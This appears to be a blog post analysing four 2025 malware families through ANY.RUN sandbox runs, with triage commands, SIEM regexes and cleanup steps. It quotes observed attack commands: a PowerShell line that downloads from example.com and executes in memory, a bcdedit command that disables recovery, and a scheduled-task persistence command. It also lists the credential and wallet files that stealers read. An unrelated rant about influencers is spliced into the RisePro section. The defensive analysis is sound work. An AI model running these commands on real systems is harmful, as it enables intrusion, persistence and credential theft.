Top FOUR Malwares in 2025: Full Analysis with ANY.RUN
In this post, I go over the top 4 malware samples in 2025 according to their spread, impact, danger and how easy it was for victims…

In this post, I go over the top 4 malware samples in 2025 according to their spread, impact, danger and how easy it was for victims worldwide to get infected.
Medusa (ransomware, RaaS)
Medusa is a modern Ransomware-as-a-Service (active since ~2021). Human-operated, double-extortion (data theft then encryption + leak).

Attackers prepare the environment (credential theft, domain creds, lateral movement) and then run targeted, high-impact actions , e.g., bcdedit to disable WinRE and vssadmin to remove shadow copies , to block recovery and force ransom payments.
I found that its behaviour mimicks long-term intrusion before detonation, data exfiltration, multi-threaded fast encryption, attempts to disable recovery (shadow copies / WinRE).
Medusa Behavioural Analysis with ANY.RUN: Highlights
I found that Medusa disables Windows Recovery Environment (WinRE) for the default boot entry which stops automatic recovery and some repair UIs.
bcdedit /set {default} recoveryenabled No

This makes recovery from encryption or boot corruption harder; part of “increase-impact” playbook.
Triage
run bcdedit /enum {default} and reagentc /info to confirm and revert with bcdedit /set {default} recoveryenabled Yes + reagentc /enable.
Detonation Link
https://app.any.run/tasks/4817ab45-d607-496a-b698-ac61a3d07481
Phemedrone (infostealer)
Phemedrone is a C# open-source infostealer that harvests browser credentials, cookies, tokens, wallet files; commonly exfiltrates via Telegram or HTTPS. Its also modular exfil (Telegram API support), easy to recompile (builders available), gets distributed with simple chains (malicious shortcuts, bypasses).

I Phemedrone is unique because its open-source availability which means many low-skilled actors can access it which could lead to frequent credential dumps and token theft.
Phemedrone Analysis with ANY.RUN: Highlights
Phemedrone immediately digs and searches for credentials in browsers.
Reads of browser profile folders:
- Chrome / Edge:
%LOCALAPPDATA%\Google\Chrome\User Data\*andDefault\Login Data(SQLite),Local Storage\leveldb. - Firefox:
%APPDATA%\Mozilla\Firefox\Profiles\*(logins.json, key4.db).
Reads of app tokens/wallets:
- Discord:
%APPDATA%\discord\Local Storage\*andLocal Storage\leveldb. - Steam:
%ProgramFiles(x86)%\Steam\config\orssfn*files. - Crypto wallets:
wallet.dat, browser extension directories (MetaMask), keystore files.
It also creates zip/encrypted archive files or Information.txt/README style logs containing harvested data.
Writes to %APPDATA%, %TEMP%, or C:\Users\<user>\AppData\Roaming\ with suspicious filenames (random hex or logs/stealer).

Detonation Link
https://app.any.run/tasks/3f1f6ec1-5a2b-4a6e-ade2-945c44aa21d0
Rhadamanthys (infostealer)

Rhadamanthys is a widely reused stealer (first seen ~2022) that targets browsers, Discord/Steam tokens, and wallets. Its also modular, evolving (OCR/seed-phrase extraction in newer builds), often delivered via malvertising/cracked installers.

Rhadamanthys Analysis with ANY.RUN: Highlights
Runs malicious poweshell command after infection
powershell.exe -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-Expression (IrM https://example.com/i.pdf);
It ignores execution policy, force TLS1.2, download content from URL and execute in memory (Invoke-RestMethod → Invoke-Expression).

Hackers love this method because it’s fileless, in-memory execution; trivial to host payloads on disposable blog hosts or pastebins; short sandbox windows can miss delayed beacons.
Triage
Capture PowerShell command line, enable ScriptBlock logging, capture memory.
Detonation Link
https://app.any.run/tasks/33db55aa-d3c5-4c4a-ac54-c10aabfade7e
RisePro (infostealer / MaaS)

Commercial infostealer-as-a-service distributed by loaders (PrivateLoader, trojanized installers). It also has features such as; native/C++ variants, packed, uses network POSTs/Telegram for exfil, often bundled in cracked-software ecosystems. RisePro is very popular among fraudsters , rapid operational turnover and many clones.
They condemn media sensationalism but thrive on it. They claim to be educators, but the lesson is rarely about cybersecurity. It’s about mastering the art of manipulation.
They will produce a 20-minute on CORPORATE HYPOCRISY, while their own channels and affiliate links are riddled with more trackers, Discord links and overpriced courses than a bloodhound convention.
They’ll warn you about state-sponsored surveillance and then promote a VPN with a sketchy privacy policy because their affiliate payout is the highest in the industry.
RisePro Analysis with ANY.RUN: Highlights
This malware is notabely known for creating malicious scheduled tasks. It creates (force-overwrites) a scheduled task to run hourly at highest privileges under the specified user; classic persistence.
schtasks /create /f /RU "admin" /tr "C:\ProgramData\MPGPH1\MPGPH1.exe" /tn "MPGPH1 HR" /sc HOURLY /rl HIGHEST
Hackers use it for stable persistence, runs even if user is logged out and using ProgramData hides binaries in benign-looking folders.
Triage
Inspect C:\Windows\System32\Tasks\ XML, TaskCache registry keys, and Security Event 4698.
Detonation Link


How To Analyze Malware Sampels in ANY.RUN (practical lab setup)
- Click “New Analysis” Button
- Keep programs installed in-VM: Chrome, Edge, Firefox, Discord, Steam; create test saved passwords and cookies.
- If possible: Install a browser crypto extension or place
wallet.dat/keystorefiles. - If possible: Add decoy documents (
invoices.xlsx,id_front.jpg). - Let the scenario run for 15–30 minutes, and either allow controlled outbound access or mirror the remote file to a controlled server.
Things to look for during dynamic analysis (priority list)
- Process creation chains : parent and command lines (Sysmon EventID 1).
- File reads of browser artifacts
- Chrome/Edge:
%LOCALAPPDATA%\Google\Chrome\User Data\*\Login Data,Local State,leveldb. - Firefox:
%APPDATA%\Mozilla\Firefox\Profiles\*\logins.json,key4.db.
- Creation of staged archives in
%APPDATA%,%TEMP%(zips, encrypted blobs,info.txt). - Network POSTs after harvest : large POST bodies (= exfil). Look for
api.telegram.organd custom panels. - Registry changes related to COM/CLSID and scheduled tasks.
- Process injection / reflective loading signatures in memory (OpenProcess/WriteProcessMemory/CreateRemoteThread).
- PowerShell scriptblocks in memory or Event logs (if enabled).
- Signs of sandbox-evasion: long sleeps, VM checks, or early exit logic.
Why a sample may show no network in ANY.RUN or public sandboxes
Many families (Medusa in particular) are manually run in victim environments after lateral movement and exfiltration; the raw sample may only be the encryptor and not include C2.
Stealer/remover builders can emit payloads that expect external config, command-line args, or local staging servers. Without those, the sample will do little.
Usually these malware samples check for VM artifacts, short sleeps or long timers, or network checks that fail in sandbox environments.
Some payloads communicate with internal staging servers (only available inside the compromised LAN) and will not show external connections from an internet sandbox.
What to do in ANY.RUN: extend runtime (15–30 minutes), seed browsers and wallets, allow realistic DNS/HTTP (or proxy to a controlled host), and capture memory & PCAP. That often triggers conditional behavio
Triage Commands for SOC Teams
Check WinRE:
reagentc /info
bcdedit /enum {default}
Find suspicious PowerShell processes:
Get-CimInstance Win32_Process -Filter "Name='powershell.exe'" | Select ProcessId, ParentProcessId, CommandLine, CreationDateMap COM GUID→registry:
reg query "HKCR\CLSID\{B41DB860-64E4-11D2-9906-E49FADC173CA}" /sList a Scheduled Task:
Get-ScheduledTask -TaskName "MPGPH1 HR" | Format-List *Search logs for the IEX/Irm pattern:
# This will vary by log collection, but search for "IEX" + "Invoke-RestMethod" in your process commandline logsHunting patterns & regexes you can drop into your SIEM
PowerShell IEX download-execute (case-insensitive):
(?i)powershell\.exe.*(-ep|--executionpolicy)\s*Bypass.*(-c|--command).*I(EX|nvoke-Expression).*I(rm|nvoke-RestMethod|iwr)\s*https?:\/\/\S+Telegram bot token (search memory or logs):
\b\d{7,12}:[A-Za-z0-9_\-]{20,}\bBrowser artifact access (non-browser processes):
CommandLine:*Login Data* OR CommandLine:*Local State* OR CommandLine:*key4.db* OR CommandLine:*leveldb*RegAsm usage in unusual contexts:
Image:*\\RegAsm.exe AND CommandLine:* /codebase* OR CommandLine:* /tlb*DllHost with GUID invocation:
Image:*\\dllhost.exe AND CommandLine:* /Processid:{*}Scheduled Task creation (log event):
- Windows Security Event ID 4698 where
TaskNamematches suspicious pattern (e.g.,*MPGPH1*).
Example Sysmon Detection Rule
A simple conceptual Sysmon rule to flag PowerShell download-and-execute:
<!-- Conceptual -->
<RuleGroup name="Detect PowerShell IEX download-execute">
  <ProcessCreate onmatch="include">
    <Image condition="end with">powershell.exe</Image>
    <CommandLine condition="contains">-ep Bypass</CommandLine>
    <CommandLine condition="contains">IEX</CommandLine>
    <CommandLine condition="contains">Invoke-RestMethod</CommandLine>
  </ProcessCreate>
</RuleGroup>
(Tune for false positives in your environment.)
How To Remove Infection of Those Malwares
- Isolate the host immediately.
- Collect memory, PCAP, process creation logs, and task/registry artifacts.
- Remove persistence (delete scheduled tasks, unregister COM entries, remove run keys), but only after evidence capture.
- Rebuild from known-good images if possible; restore from offline backups.
- Rotate credentials and revoke any tokens exposed.
- Hunt for other footholds (repeat across estate).
- Patch and lock down common vectors (RDP, expose services), enforce MFA, enable AppLocker/WDAC.
Quick Checklist
If you see bcdedit ... recoveryenabled No → collect bcdedit /enum, reagentc /info, shadow copies listing, and isolate host (this is high-priority).
If you see powershell -ep Bypass -c IEX (Irm ...) → capture process cmdline, memory, PCAP; block the domain; search other endpoints for the same command.
If you see RegAsm registering DLLs or DllHost launching GUIDs → export CLSID/AppID keys and get a copy of the registered DLL to analyze.
If you see scheduled tasks being created with /f and /rl HIGHEST → snapshot C:\Windows\System32\Tasks\, collect binary and check for lateral copies.
Conclusion
Attackers don’t need rocket science , they need discipline and a few trusted commands. Your defensive advantage is that those commands leave traces: process trees, registry keys, scheduled tasks, or big POST payloads. Turn the noisy, obvious traces into rules and hunts. Don’t chase perfection , prioritize high-impact signals (PowerShell IEX, bcdedit recovery toggles, browser-profile reads) and instrument those well.
Check out my cyber security study notes below:




